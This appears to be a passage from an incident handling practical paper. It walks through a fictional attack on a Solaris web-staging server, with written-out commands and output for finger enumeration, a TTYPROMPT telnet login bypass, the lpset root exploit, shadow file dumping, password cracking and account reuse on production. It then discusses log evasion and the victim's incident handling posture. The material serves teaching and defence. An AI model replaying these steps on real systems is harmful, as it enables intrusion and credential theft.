[10] Nmap is available free for both Windows and UNIX or Linux systems. It is available at: http://www.insecure.org/

[11] In fact, the attacker may have sufficient information from other sources about the system and not even need to run such a scan.

[12] The classic paper on this is: Fyodor. "Remote OS detection via TCP/IP Stack FingerPrinting", October 18, 1998. URL: http://www.insecure.org/nmap/nmap-fingerprinting-article.txt

[13] A snort capture of this scan is included in the References section.

Since internal systems might be traced back using DHCP tables or other information about the internal IP addresses, an attacker might try a couple of techniques to hide theirs. One simple one would be to manually change the IP of their system. The attacker could statically assign an (unused) address in the same network range, and the DHCP server would have no record of their machine being assigned that address. However this could also cause a problem if their chosen address were later legitimately assigned and the "conflict" discovered. To partially guard against this, if the attacker had access to another "dummy" (unused) machine that they could silence (e.g. unplug while they are doing their attack), they could use *that* machines IP address. Another potential would be to use a "hidden" operating system installed on their machine (like Vmware[14]). This would appear as a separate machine with a different (and user configurable) MAC address and would not easily be traced to their machine. However the attacker needs to be careful with anything installed on their workstation (or laptop in our case) since it could be used evidence of their activities. Even "deleting" the files afterward would not necessarily save them, since data still resides on the disk until overwritten with some other pattern. However, there are many freely available tools that do exactly that, and an attacker could easily use them to clean their system of evidence. *In our example*, the attacker simply uses their laptop, not thinking much about the logs.

Here, the data from the completed nmap run provides a great deal of information about web-staging:

```
[hendrick@vall]$ sudo nmap -P0 -sS -O -T1 web-staging
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-01-24 16:05 EST
Insufficient responses for TCP sequencing (6), OS detection may be less
accurate
Interesting ports on web-staging (192.168.38.88):
(The 1624 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
19/tcp    open  chargen
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
37/tcp    open  time
79/tcp    open  finger
80/tcp    open  httpd
111/tcp   open  rpcbind
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
515/tcp   open  printer
540/tcp   open  uucp
1103/tcp  open  xaudio
4045/tcp  open  lockd
6112/tcp  open  dtspc
7100/tcp  open  font-service
13722/tcp open  VeritasNetbackup
```

[14] Vmware allows simultaneous running one OS inside another. See http://www.vmware.com/ for details.

```
13782/tcp open  VeritasNetbackup
13783/tcp open  VeritasNetbackup
32771/tcp open  sometimes-rpc5
32772/tcp open  sometimes-rpc7
32773/tcp open  sometimes-rpc9
32774/tcp open  sometimes-rpc11
32775/tcp open  sometimes-rpc13
32776/tcp open  sometimes-rpc15
32777/tcp open  sometimes-rpc17
32778/tcp open  sometimes-rpc19
32779/tcp open  sometimes-rpc21
32780/tcp open  sometimes-rpc23
Device type: general purpose
Running: Sun Solaris 2.X|7
OS details: Sun Solaris 2.6 - 7 (SPARC), Sun Solaris 2.6 - 7 with
tcp_strong_iss=0, Sun Solaris 2.6 - 7 with tcp_strong_iss=2
Uptime 14.084 days (since Sat Jan 20 06:53:36 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 25233.266 seconds
[hendrick@vall]$
```

There are several things of note in the list. The first thing that is very useful is the identity of the operating system:

```
OS details: Sun Solaris 2.6 - 7 (SPARC)
```

This is an old version of Solaris. Probably indicating this server has either been in this role for years (and is probably not on anybody's radar screen) or was once in a different role (possibly at one time it was the production web server) and has not been updated since (before) it was taken out of production.

In addition, he will find in his "research" that many of the identified services have vulnerabilities. The attacker will see several in particular as "fertile".

- finger - this may provide information about accounts on the system.
- telnet - telnet is open and is useful in the /bin/login attack

The rest of these end up not being needed by our attacker.

- ftp - many potential vulnerabilities here.
- smtp - older sendmail is ripe with holes
- httpd - the web service is running.
- rpcbind - RPC is not just for Windows!
- exec, login, shell - They are running the old Berkeley "R-commands".

For their purposes, the attacker would like to gain access to an account that normally uses the system. While there are probably a number of ways to grab "root" remotely, the overall goal is to use this as their *own* staging system to gain access to other boxes. It may not even be necessary to gain root on the box and attempts to gain remote access as root may be noticed. In fact, many remote root exploits can crash services and others change or create new files on the system as part of their attack.
In our example the attacker decides to try less radical methods first.

He chooses to gather further information using fingerd (exploit #1) and are rewarded with a list of all user accounts and some information about the last time the account logged on to the system.[15]

```
[hendrick@vall snort]$ finger 'a b c d e f g h'@192.168.38.88
[192.168.38.88]
Login    Name               TTY         Idle    When    Where
root     Super-User         608          <May  6, 2002> wkst.victim.com
daemon   ???                             < .  .  .  . >
bin      ???                             < .  .  .  . >
sys      ???                             < .  .  .  . >
adm      Admin                           < .  .  .  . >
lp       Line Printer Admin              < .  .  .  . >
smtp     Mail Daemon User   608          <May  6, 2002> wkst.victim.com
uucp     uucp Admin                      < .  .  .  . >
nuucp    uucp Admin                      < .  .  .  . >
listen   Network Admin                   < .  .  .  . >
nobody   Nobody                          < .  .  .  . >
noaccess No Access User                  < .  .  .  . >
nobody4  SunOS 4.x Nobody                < .  .  .  . >
hwinslow Howard Winslow     pts/0        <Dec  3 18:12> 192.168.38.1
pwhitney Patrick Whitney    pts/3        <Apr 28, 2002> 192.168.38.13
sboss    Samuel Boss        33           <Jun 15, 2002> wkst.victim.com
webserv  Webserv Account                 < .  .  .  . >
ehalvors Earl Halvorson     628          <Dec  2, 2003> wkst.victim.com
arops    AS400 Reporting Op pts/3        <Mar 12, 2003> wkst.victim.com
kwalczak Kevin Walczak      693          <Mar 13, 2003> wkst.victim.com
rbolton  Ronald Bolton      964          <Apr 12, 2003> wkst.victim.com
rbeaureg ???                pts/2        <Nov 16, 2003> dev2.victim.com
sboss    Monica Bean        console      <Dec  3 20:27>
dbabbitt Danny Babbitt      715          <Sep 12, 2003> wkst.victim.com
iwoodcoc Isabel Woodcock    pts/2        <May  3, 2003> wkst.victim.com
tvail    Thomas Vail        458          <Oct 23, 2003> dev.victim.com
mbenitez Michael Benitez    3            <Jun  5, 2003> wkst.victim.com
jdonato  Jason Donato       38           <Mar 14, 2002> wkst.victim.com
jj       ???                5            <Dec  5 22:11> loghost
tharness Tara Harness       319          <Aug 20, 2003> wkst.victim.com
tayer    Thelma Ayer        console      <Dec  3 20:51>
bvann    Beth Vann          pts/5        <Aug 27, 2003> webadmin.victim
daemon   ???                             < .  .  .  . >
bin      ???                             < .  .  .  . >
sys      ???                             < .  .  .  . >
c        ???
d        ???
e        ???
f        ???
g        ???
h        ???
[hendrick@vall snort]$
```

[15] Note: all user and system information has been faked. Human names are randomly generated from: http://www.kleimo.com/random/name.cfm

With this information, the attacker notes several things. First of all, many of the accounts have not been accessed in some time. This may be a further indication that this system was once "something else" before it became the web-staging machine. Some of these accounts may still be open on the box. This presents a small risk that the attacker needs to weigh. If they choose to try accessing the system as one of these old (apparently forgotten) users, it may be noticed as unusual. However, the fact that these accounts are still there is a good indication that this server may be somewhat forgotten itself and no administrator is paying particularly close attention.

A look over the accounts and login times provide several accounts that may be useful to the attacker. It appears that many users login from the host "wkst.victim.com", several accounts appear to not have been used for some time The attacker chooses "sboss", an account that hasn't been logged into in over a year.

Stages of Attack: Exploiting the System(s)

The next step is to choose a method of attack to gain initial access. Again, his search of vulnerabilities for older Solaris has given him many possibilities. However, since the admin is kind enough to have left telnet open, and the attacker has information about actual login accounts, this looks like an easy first choice. It is quite likely that activity as a (once) valid user will go unnoticed. Our attacker chooses the /bin/login vulnerability to try next (exploit #2).

```
[hendrick@vall hendrick]$ telnet
telnet> environ define TTYPROMPT abcdef
telnet> o 192.168.38.88
Trying 192.168.38.88...
Connected to web-staging (192.168.38.88).
Escape character is '^]'.


SunOS 5.6

sboss c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c
c c c c c c c c c c c c c c c c c c
Last login: Sun Dec 28 15:35:07 from loghost
Sun Microsystems Inc.   SunOS 5.6       Generic August 1997
web-staging% uname -a
SunOS web-staging 5.6 Generic_105181-16 sun4m sparc SUNW,SPARCstation-20
web-staging% pwd
/export/home/sboss
web-staging% ls -al
total 20
drwxr-xr-x   4 sboss    staff        512 Jan  9  2002 .
drwxr-xr-x  19 root     root         512 Nov  6  2001 ..
-rw-------   1 sboss    staff        154 Mar 12  2002 .Xauthority
drwxr-xr-x  11 sboss    staff        512 Mar 15  2002 .dt
-rwxr-xr-x   1 sboss    staff       5111 Oct 24  2002 .dtprofile
drwx------   2 sboss    staff        512 Oct 24  2002 .solregis
web-staging%
```

Bingo. Now the attacker has access as a "normal" user who apparently has not been active for some time. This should allow them a nice base of operations to proceed with other attacks.

Once on the server, the attacker quickly checks for other activity and finds none:

```
web-staging% w
  2:21pm  up 14 day(s), 8:15,  3 users,  load average: 0.00, 0.00, 0.01
User     tty           login@  idle   JCPU   PCPU  what
sboss    pts/0         1:20pm    40      7         -csh
web-staging%
```

Also checking to see how the system logging (syslogd) is configured lets him know how careful he needs to be.

```
# cat /etc/syslog.conf
mail.debug      @loghost
user.info       @loghost
daemon.notice   @loghost
auth.notice     @loghost
lpr.notice      @loghost
cron.notice     @loghost
*.err;kern.debug;daemon.notice;mail.crit        /var/adm/messages
*.alert;kern.err;daemon.err                     operator
*.alert         root
*.emerg         root
```

In this case, it is a pretty standard configuration except that it also sends log messages to a central server, so editing the local log file would still leave an entry on the server.

Now that they are logged in, much information about current network connections and allowed services is available (although not necessary it may provide additional information to the attacker) :

```
web-staging% netstat -an | grep LISTEN
      *.111                *.*                0      0      0      0 LISTEN
      *.21                 *.*                0      0      0      0 LISTEN
      *.80                 *.*                0      0      0      0 LISTEN
      *.23                 *.*                0      0      0      0 LISTEN
      *.514                *.*                0      0      0      0 LISTEN
      *.513                *.*                0      0      0      0 LISTEN
      *.512                *.*                0      0      0      0 LISTEN
      *.540                *.*                0      0      0      0 LISTEN
      *.79                 *.*                0      0      0      0 LISTEN
      *.37                 *.*                0      0      0      0 LISTEN
      *.7                  *.*                0      0      0      0 LISTEN
      *.9                  *.*                0      0      0      0 LISTEN
      *.13                 *.*                0      0      0      0 LISTEN
      *.19                 *.*                0      0      0      0 LISTEN
      *.32771              *.*                0      0      0      0 LISTEN
      *.32772              *.*                0      0      0      0 LISTEN
      *.7100               *.*                0      0      0      0 LISTEN
      *.32773              *.*                0      0      0      0 LISTEN
      *.32774              *.*                0      0      0      0 LISTEN
      *.515                *.*                0      0      0      0 LISTEN
      *.6112               *.*                0      0      0      0 LISTEN
      *.1103               *.*                0      0      0      0 LISTEN
      *.4045               *.*                0      0      0      0 LISTEN
      *.32775              *.*                0      0      0      0 LISTEN
      *.32776              *.*                0      0      0      0 LISTEN
      *.32777              *.*                0      0      0      0 LISTEN
      *.13782              *.*                0      0      0      0 LISTEN
      *.13783              *.*                0      0      0      0 LISTEN
      *.13722              *.*                0      0      0      0 LISTEN
      *.32778              *.*                0      0      0      0 LISTEN
      *.32779              *.*                0      0      0      0 LISTEN
      *.32780              *.*                0      0      0      0 LISTEN
      *.25                 *.*                0      0      0      0 LISTEN
```

Many network services start automatically via the “inetd” which is controlled by the file /etc/inetd.conf (also not necessary, but it will confirm what the network scan has shown and could potentially be useful in selecting the next exploit). I have stripped out the comments from this one to only show the active lines in this example.

```
web-staging% grep -v ^# /etc/inetd.conf
ftp     stream  tcp     nowait  root    /usr/sbin/in.ftpd       in.ftpd
telnet  stream  tcp     nowait  root    /usr/sbin/in.telnetd    in.telnetd
name    dgram   udp     wait    root    /usr/sbin/in.tnamed     in.tnamed
shell   stream  tcp     nowait  root    /usr/sbin/in.rshd       in.rshd
login   stream  tcp     nowait  root    /usr/sbin/in.rlogind    in.rlogind
exec    stream  tcp     nowait  root    /usr/sbin/in.rexecd     in.rexecd
comsat  dgram   udp     wait    root    /usr/sbin/in.comsat     in.comsat
talk    dgram   udp     wait    root    /usr/sbin/in.talkd      in.talkd
uucp    stream  tcp     nowait  root    /usr/sbin/in.uucpd      in.uucpd
finger  stream  tcp     nowait  nobody  /usr/sbin/in.fingerd    in.fingerd
time    stream  tcp     nowait  root    internal
time    dgram   udp     wait    root    internal
echo    stream  tcp     nowait  root    internal
echo    dgram   udp     wait    root    internal
discard stream  tcp     nowait  root    internal
discard dgram   udp     wait    root    internal
daytime stream  tcp     nowait  root    internal
daytime dgram   udp     wait    root    internal
chargen stream  tcp     nowait  root    internal
chargen dgram   udp     wait    root    internal
100232/10       tli     rpc/udp wait root /usr/sbin/sadmind     sadmind
rquotad/1       tli     rpc/datagram_v  wait root /usr/lib/nfs/rquotad  rquotad
rusersd/2-3     tli     rpc/datagram_v,circuit_v        wait root
/usr/lib/netsvc/rusers/rpc.rusersd    rpc.rusersd
sprayd/1        tli     rpc/datagram_v  wait root /usr/lib/netsvc/spray/rpc.sprayd
rpc.sprayd
walld/1         tli     rpc/datagram_v  wait root /usr/lib/netsvc/rwall/rpc.rwalld
rpc.rwalld
rstatd/2-4      tli   rpc/datagram_v wait root /usr/lib/netsvc/rstat/rpc.rstatd rpc.rstatd
100221/1        tli     rpc/tcp wait root /usr/openwin/bin/kcms_server  kcms_server
fs              stream  tcp     wait nobody /usr/openwin/lib/fs.auto    fs
100235/1 tli rpc/tcp wait root /usr/lib/fs/cachefs/cachefsd cachefsd
kerbd/4         tli     rpc/ticlts      wait    root    /usr/sbin/kerbd  kerbd
printer         stream  tcp     nowait  root    /usr/lib/print/in.lpd   in.lpd
dtspc stream tcp nowait root /usr/dt/bin/dtspcd /usr/dt/bin/dtspcd
xaudio   stream tcp   wait root /usr/openwin/bin/Xaserver Xaserver -noauth -inetd
100068/2-5 dgram rpc/udp wait root /usr/dt/bin/rpc.cmsd rpc.cmsd
100083/1 tli rpc/tcp wait root /usr/dt/bin/rpc.ttdbserverd /usr/dt/bin/rpc.ttdbserverd
100229/1        tli     rpc/tcp         wait    root    /usr/opt/SUNWmd/sbin/rpc.metad  rpc.metad
100230/1        tli     rpc/tcp         wait    root    /usr/opt/SUNWmd/sbin/rpc.metamhd
rpc.metamhd
bpcd    stream  tcp     nowait  root    /usr/openv/netbackup/bin/bpcd bpcd
vopied  stream  tcp     nowait  root    /usr/openv/bin/vopied vopied
bpjava-msvc     stream  tcp     nowait  root    /usr/openv/netbackup/bin/bpjava-msvc bpjava-msvc
-transient
web-staging%
```

To recap, out attacker now has access to the “web-staging” system as a normal user. They really want to get access to the production web server as an account with privileges to read some company confidential data. They could attempt to use the same attacks they used on web-staging and hope they worked, but there are other options. If they can try to “Crack” the passwords for the accounts on this machine some of these may also be present on the production server. To do this however, they need to read the /etc/shadow file and to do that, they will try to become “root”.

Their research for a "Solaris 2.6" SPARC local root exploit" at Google and packetstorm find lots including the lpset vulnerability (Exploit #3). There are many others. This one is pretty nice since it requires no particular services to be running and makes no network connections to the local machine (which might be logged).

The code for the lpset exploit is quite small, and can be planted on the system using "cut and paste". The attacker then simply compiles and runs it:

```
web-staging% gcc lpset.c -o lpset
web-staging% ./lpset
%sp 0xeffff890 offset 1600 --> return address 0xeffffed0 [1]
#
```

As soon as he has root, the attacker checks to see if this exploit generated any unusual log entries (# tail /var/adm/messages). It does not. Note that if it had, he could edit that file and remove the implicating line, but it would have remained on the remote "loghost" system. He could now kill the syslogd process, but again, it is too late since it would have already sent any log message to the network server. Fortunately, his attack has left no syslog entry, so our attacker needs not be concerned with this.

Next, he checks to see what root has running from "cron" (a job scheduler that runs unattended maintenance processes) to try and see if there are any jobs that might alert the administrator to the attacker's presence:

```
# crontab -l
#ident  "@(#)root       1.14    97/03/31 SMI"   /* SVr4.0 1.1.3.1       */
#
# The root crontab should be used to perform accounting data collection.
#
# The rtc command is run to adjust the real time clock if and when
# daylight savings time changes.
#
10 3 * * 0,4 /etc/cron.d/logchecker
10 3 * * 0   /usr/lib/newsyslog
15 3 * * 0 /usr/lib/fs/nfs/nfsfind
1 2 * * * [ -x /usr/sbin/rtc ] && /usr/sbin/rtc -c > /dev/null 2>&1
0 * * * * /usr/bin/rdate rdateserver > /dev/null
```

There is the usual set of jobs that rotate logfiles and set the systems clock. There is one that might be interesting: "logchecker", but on inspection, it proves to be a simple shell script that "checks" log file sizes.

So, now that he has root, the world is open to him. In our case, this is not his eventual target (many attacks take place in stages.) The attacker now needs to try to find a way to gain access to the production server. He "cat"s both /etc/passwd and /etc/shadow, copying them to his to his machine using "cut and paste" and taking them offline for cracking in hopes that a compromised local account will be also open on production.

```
#  cat /etc/passwd
root:x:0:1:Super-User:/:/bin/csh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
```

```
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
hwinslow:x:1002:10:Howard Winslow:/export/home/hwinslow:/bin/sh
pwhitney:x:1030:1001:Patrick Whitney:/export/home/pwhitney:/bin/csh
sboss:x:100:1001:Samuel Boss:/export/home/sboss:/bin/csh
webserv:x:60003:1001:Webserv Account:/export/home/webserv:/bin/csh
ehalvors:x:1035:1001:Earl Halvorson:/export/home/ehalvors:/bin/csh
arops:x:1040:1001:AS400 Reporting Ops:/export/home/as400-ops:/bin/csh
kwalczak:x:1045:1001:Kevin Walczak:/export/home/kwalczak:/bin/csh
rbolton:x:1046:1001:Ronald Bolton:/export/home/rbolton:/bin/csh
rbeaureg:x:60004:1::/home/rbeaureg:/bin/sh
sboss:x:1048:1001:Monica Bean:/export/home/sboss:/bin/csh
dbabbitt:x:1049:1001:Danny Babbitt:/export/home/dbabbitt:/bin/csh
iwoodcoc:x:1050:1001:Isabel Woodcock:/export/home/iwoodcoc:/bin/csh
tvail:x:63401:634:Thomas Vail:/export/home/tvail:/bin/csh
mbenitez:x:1047:1001:Michael Benitez:/export/home/mbenitez:/bin/csh
jdonato:x:1051:1001:Jason Donato:/export/home/jdonato:/bin/csh
jj:x:9999:10::/export/home/jj:/bin/csh
tharness:x:1052:1001:Tara Harness:/export/home/tharness:/bin/csh
tayer:x:1053:1001:Thelma Ayer:/export/home/tayer:/bin/csh
bvann:x:1055:10:Beth Vann:/export/home/bvann:/bin/csh
# cat /etc/shadow
root:Ct8fgM2NyC5Iw:10561::::::
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
lp:NP:6445::::::
smtp:NP:6445::::::
uucp:NP:6445::::::
nuucp:NP:6445::::::
listen:*LK*:::::::
nobody:NP:6445::::::
noaccess:NP:6445::::::
nobody4:NP:6445::::::
hwinslow:xbhWDwty1yy4g:::::::
pwhitney:*LK*:::::::
sboss:*LK*:11128::::::
webserv:iFi7P257amYXM:::::::
ehalvors:*LK*:::::::
arops:c4h70FbkJ3bBo:10995::::::
kwalczak:.bkQqzIcdhKK2:11820::::::
rbolton:s/K/sw0LGxjQ6:::::::
rbeaureg:NYw54hEDcfUHk:11100::::::
sboss:eZjLprMOieKA.:11422::::::
dbabbitt:InwHqYgFDwudQ:11577::::::
iwoodcoc:TkclCr0nLWBT.:11172::::::
tvail:c41XLgc3ILN9s:11415::::::
mbenitez:vT3CLKdAU.SVM:11334::::::
jdonato:T1spoYzMnCKhs:::::::
jj:Ghg3QDuRmoCTQ:11484::::::
tharness:KHjAnY.hBKwVc:11487::::::
tayer:w9o2x4y2IhFdg:::::::
bvann:1TOW1AEfdT0CY:11561::::::
#
```

Notice that the “sboss” account that the attacker used to initially login was supposed to be “disabled, but the nature of the attack bypassed this! This highlights a problem. It is critical that system administrators understand what is “really” happening. In this case, the “*LK*” in the second field of the password entry for “sboss” is something that can never be generated by the password encryption process, (in fact the first character being a “*” does this) so performing normal authentication against this will fail and the account is considered “locked”. However, the shell is still valid (/bin/csh) and since this

exploit simply bypasses the authentication section of code in /bin/login the lockout is ineffective even though the administrator assumes the “sboss” account is disabled.

Note: If there is a need to leave an account present but disable it temporarily, perhaps so that the mapping of UID/GID to account name is still preserved (files owned by that account will still show the account name and group), my favorite way to do this is to manually edit the password file(s) and:

1. insert a “*” as the first character of the password field. This disables authentication but leaves the original password string present so the account could be re-enabled with the same password.
2. change the shell field to “/bin/false”. This program is present on nearly all UNIX systems, and when run simply ends (performing an “exit(0)”)

Now, normal authentication is disabled, and if anything attempts to run the default shell of the user, /bin/false will simply exit.

So, now the attacker has:

- Access to an apparently unused account on the web-staging machine (but not it’s password)
- A root exploit on the box.

There are a few things that this immediately gives him:

- The web-staging /etc/passwd and /etc/shadow files have now been taken offline for cracking. The hope is that one of the accounts on web-staging is the same as on the production server(s).
- He has the ability to hide his tracks pretty well (using root he can change anything on the system). This is something that he will be a bit cautious about, since too much activity may be noticed.
- He has checked his “tracks” in /var/adm/messages and looked at where else these logs might be going (/etc/syslog.conf) So far, looks pretty standard, although the fact that it is using a network “loghost” will make the attacker be cautious about their activity.
- He has looked at the root cron jobs to see if there is anything that might generate alerts, but found only standard maintenance scripts.

After taking the /etc/passwd and /etc/shadow files to their own machine, they run Crack on them and get 5 passwords in only a few minutes. Here is the output of “Crack” along with the corresponding entries in the /etc/passwd file:

```
F:.bkQqzIcdhKK2:bertha1
F:eZjLprMOieKA.:allison
F:Ghg3QDuRmoCTQ:eframe
F:TkclCr0nLWBT.:tiger9
F:w9o2x4y2IhFdg:drake

kwalczak:.bkQqzIcdhKK2:1045:1001:Kevin Walczak:/export/home/kwalczak:/bin/csh
sboss:eZjLprMOieKA.:1048:1001:Monica Bean:/export/home/sboss:/bin/csh
jj:Ghg3QDuRmoCTQ:9999:10::/export/home/jj:/bin/csh
tayer:w9o2x4y2IhFdg:1053:1001:Thelma Ayer:/export/home/tayer:/bin/csh
iwoodcoc:TkclCr0nLWBT.:1050:1001:Isabel Woodcock:/export/home/iwoodcoc:/bin/csh
```

Notice that three of the accounts are simply names, words or a word with one character pre-pended. Two others are words with a single digit appended. This is a roughly 16% success rate which is actually pretty good. Many password databases yield 30% or more passwords[16] that fall as easily to a cracking program.

To the attackers dismay however, the root account was not among the ones cracked. This would have been a great thing to get, since many administrators use the same root password on several systems, and cracking root on web-staging might also work on the production web server. Oh well, they have 5 other accounts to try!

Stages of Attack: Production Access

In this type of attack, once an intermediate system is compromised, there are many ways to potentially exploit the next target. Often the intermediate system will be chosen because of its relationship to the next target. Things like:

- firewall rules that allow this system through (like our case)
- accounts that are common across both systems (again like our case)
- trust relationships that allow unauthenticated login between systems (This is not shown here, but it is fairly common in these staging scenarios so that files can be transferred and remote commands can be run "automatically" within cron jobs or scripts by using the "R-commands" rcp and rsh without requiring a user to be present to enter a password.)
- Shared filesystems that allow a access to common logs or web-content may allow the planting of a program on one that is then exploited on the other.

In our example the attacker could easily try all five cracked accounts on production, however login failures may be noticed, and it may be possible to narrow down their choices first. A quick look at the groups that these accounts belong to (/etc/group) may give some insight:

```
web-staging% cat /etc/group
root::0:root
other::1:
bin::2:root,bin,daemon
sys::3:root,bin,sys,adm
adm::4:root,adm,daemon
uucp::5:root,uucp
mail::6:root
tty::7:root,tty,adm
lp::8:root,lp,adm
nuucp::9:root,nuucp
staff::10:rbolton,kwalczak,sboss,tharness,tayer,bvann,dbabbitt
daemon::12:root,daemon
sysadmin::14:
nobody::60001:
noaccess::60002:
nogroup::65534:
webstaff::1001:kwalczak,iwoodcoc,dbabbitt
eoddev::634:tvail
web-staging%
```

[16] Rob Lemos, CNET News, May 22, 2002 "Passwords, the weakest link" http://news.com.com/2009-1001_3-916719.html

Notice the two groups: “staff” which contains kwalczak and tayer (both of whose passwords have been cracked) and “webstaff” which contains kwalczak and iwoodcoc (whose password we now have also). It may be that the production server may also have users from both of these groups. Since kwalczak is in both, the attacker will try this account first.

It is simple to now identify their target. While they know it is the web server, they need to get the right IP address, since it may present a different address to the internal LAN than for web access from the Internet. No problem, the web-staging machine clearly needs to know this address:

```
web-staging% grep www /etc/hosts
192.168.100.88 web-production www www.victim.com
web-staging%
```

Now that the target is in sight, the attacker need to determine how to gain access to it. He could certainly pull over a copy of “nmap” or some other tool and do further scanning for open services, or simply try some of the more basic services (rsh, telnet, ftp) to see if they are enabled on www.victim.com. However, with a bit of patience, they can “passively” determine a fair amount about the target without giving themselves away. Periodically running “netstat –an | grep ESTABLISHED” yields some information about active connections:

```
192.168.38.88.32848  192.168.100.88.21       5840      0  8760      0 ESTABLISHED
```

By looking at the destination port (21) on their new target this looks like an FTP session to the production server.

```
web-staging% grep 21 /etc/services
ftp             21/tcp
```

A later run of netstat also reveals a telnet session (port 23):

```
192.168.38.88.38072     192.168.100.88.23    5840      0 10136      0 ESTABLISHED
```

```
web-staging% grep 23 /etc/services
telnet          23/tcp
```

So it appears that the production server allows connections from web-staging on at least a couple of potentially vulnerable services. The attacker now tries the kwalczak account using telnet to see if the account and password has access to production:

```
web-staging% telnet www
Connected to www (192.168.100.88).
Escape character is '^]'.


SunOS 5.6

login: kwalczak
Password:
Last login: Wed Feb 11 06:37:22 from web-staging
Sun Microsystems Inc.   SunOS 5.6       Generic August 1997
```

```
www% w
  1:44pm  up 31 day(s), 23:46,  2 users,  load average: 0.00, 0.01, 0.01
User     tty           login@  idle   JCPU   PCPU  what
kwalczak    pts/0         1:44pm            1          w
www%
```

Bingo!… alone on the web-server! And it's another Solaris system too! (Note, they did not need to do any scanning and so far, their only connection to the production server is with a legitimate account from a machine that this account might well normally login from.)

Stages of Attack: Keeping Access

Note: If this system were open to the Internet, and the attacker intended to use it "long term" they would (normally) now apply patches/workarounds to close the (2) holes they used to get in to prevent another "scavenger" from hijacking their system.

In our example, there is no need to close any holes since they already have what they came for. Furthermore, since it is an internal attack, the chances that they are facing other "competition" is pretty low.

Stages of Attack: Covering Tracks

Our attacker is fairly clean so far on his target systems. Note that the exploits they used do not cause any extra syslog entries. And they have not made any changes to any system files, so even filesystem integrity checkers like "tripwire"[17] would not necessarily catch anything (other than files added to wherever the attacker compiled the exploits, plus the changes to the access to the compromised users' directory.)
A more experienced attacker could use a "log editor" utility designed to remove the history of access by a given account, so "sboss" could be wiped from the login logs on web-staging and a strong file deletion utility to remove their exploits and other files from potential discovery.
Far worse would be for a "rootkit" to be planted. These cause the operating system to "appear" to run normally, but provide hidden functionality to the attacker such as:

- Not showing activity from a particular IP address
- Providing a hidden account that grants the attacker access
- Opening network "backdoors" that allow remote connection, while hiding their presence from normal system detection.
- Hiding specified directories so that the attacker has their own private area for storing their files.

No rootkit is used here (it is an information theft attack, not designed for long term control of the system).

[17] Tripwire is a tool that uses crytpgraphic checksums to alert on any changes to critical system files. See http://www.tripwire.com/ or http://www.tripwire.org/ for more information on this product or the non-commercial version.

5. The Incident Handling Process

1. Preparation

a. What existing countermeasures do you have in place?

This is fairly typical site in that there is a huge reliance on the perimeter defenses while largely ignoring the internal network and the systems themselves. In this environment, even though there is a firewall and IDS in place, both with reasonable configurations, there is far too much reliance on these "external" countermeasures.

Network Countermeasures:

- The firewall isolates traffic to the production server so that only the inbound connections to web services (TCP 80 and 443) are open from the Internet, and connection from the internal systems is restricted to telnet and ftp from a limited number of internal systems (the staging server and other "secured" IT administrators' workstations). The logs are reviewed pretty regularly by the administrator, (although since the IDS was purchased. Reliance on it sending alerts automatically has reduced this from nearly every day to every week or so.)
- There is a new Intrusion Detection System on the service net that is configured to alert on any suspicious traffic. This includes attempted scans of services that are not required for running the web server. However, in our example since the attack comes from the inside using expected services from a legitimate host, so it will alert nothing. In fact, the firewall blocking the finger attempt (and merely logging it instead of itself raising the alarm) actually prevented an alert that might have been very timely!

Host countermeasures:

The web-staging system is not particularly well prepared at all. It is running an older version of Solaris (2.6 stopped shipping on July 23rd, 2001 although it is still in "Vintage Phase II" support until July 23rd, 2006)[18] The system is in a very open configuration, running services that have little or nothing to do with its primary purpose of being a web server. This is not uncommon however; most systems come from the manufacturer pretty much this way.

The production web server itself is in better shape. Since it was to be on the service net, it got a bit more attention. It runs very few unnecessary services, and has had most critical security patches applied. Unfortunately, there are a couple of key problems:

- It allows the same accounts (with the same weak passwords) that web-staging does.
- It has filesystem permissions that allow a normal user account (albeit a member of the staff and webstaff groups) access to critical customer data.

[18] This support information is directly from Sun at http://wwws.sun.com/software/solaris/fcc/releases.html

b. Was there an established IH process in place before? If so, describe in detail.

In this environment, the IH process is (was) fairly informal. Like many (perhaps most) companies, incident handling is left to something like:
If someone notices something, they call the HelpDesk or the IT security person (often an informal position assigned to a senior system or network admin) and s/he handles it. Their normal monitoring is also limited to network perimeter defenses. The only formal "IH process" is designed for virus and email threats that primarily target users' desktop/laptop systems. E.g.

"On discovery of a virus at Victim.com that is not prevented/repaired automatically, the affected system(s) will be immediately disconnected from the network until they can be manually cleaned. If the virus cannot be safely removed, the system will be reloaded from a known good image."

Once again, I do not mean to "beat up" corporate security too badly. It seems to me that this is simply a natural result of companies being driven by the most visible problems so that things like viruses (that affect a large number of people fairly often in a very visible way) take precedence over the less visible (but potentially much more dangerous) threats to internal systems.

c. Describe the IH team.

About 5'6", 165 lbs. Brown hair, brown eyes. Paranoid beyond belief.
Seriously, the IH team in many organizations is as informal as this one person and the other system and network administrators that personally have some experience or training related to security.
To be fair, the Victim.com administrators are reasonably well trained *as administrators*. The firewall was well-designed to protect the service network, and its administrator does check the logs on a (weekday) daily basis in addition to receiving automated alerts via email. The server administrators are required to assist with resolving HelpDesk calls (they rotate through taking call escalation from the front-line staff). Unfortunately there is (was) no official "IH Team". The server and network administrators are part of two separate groups within the IT department. The network administrators run the firewall and IDS as well as the routers and switches that provide the network itself. The server administrators are responsible for backups, daily dare-and-feeding and monitoring of all production servers. Both report to IT, but through different managers. When a virus threat is active, they talk informally and will occasionally devise a joint response (like blocking a specific system IP address or a particular series of ports outbound to the Internet temporarily until affected desktops can be cleaned).
If asked, Management will proudly declare they have "never had a security incident" (other than the occasional virus).
Up until now.

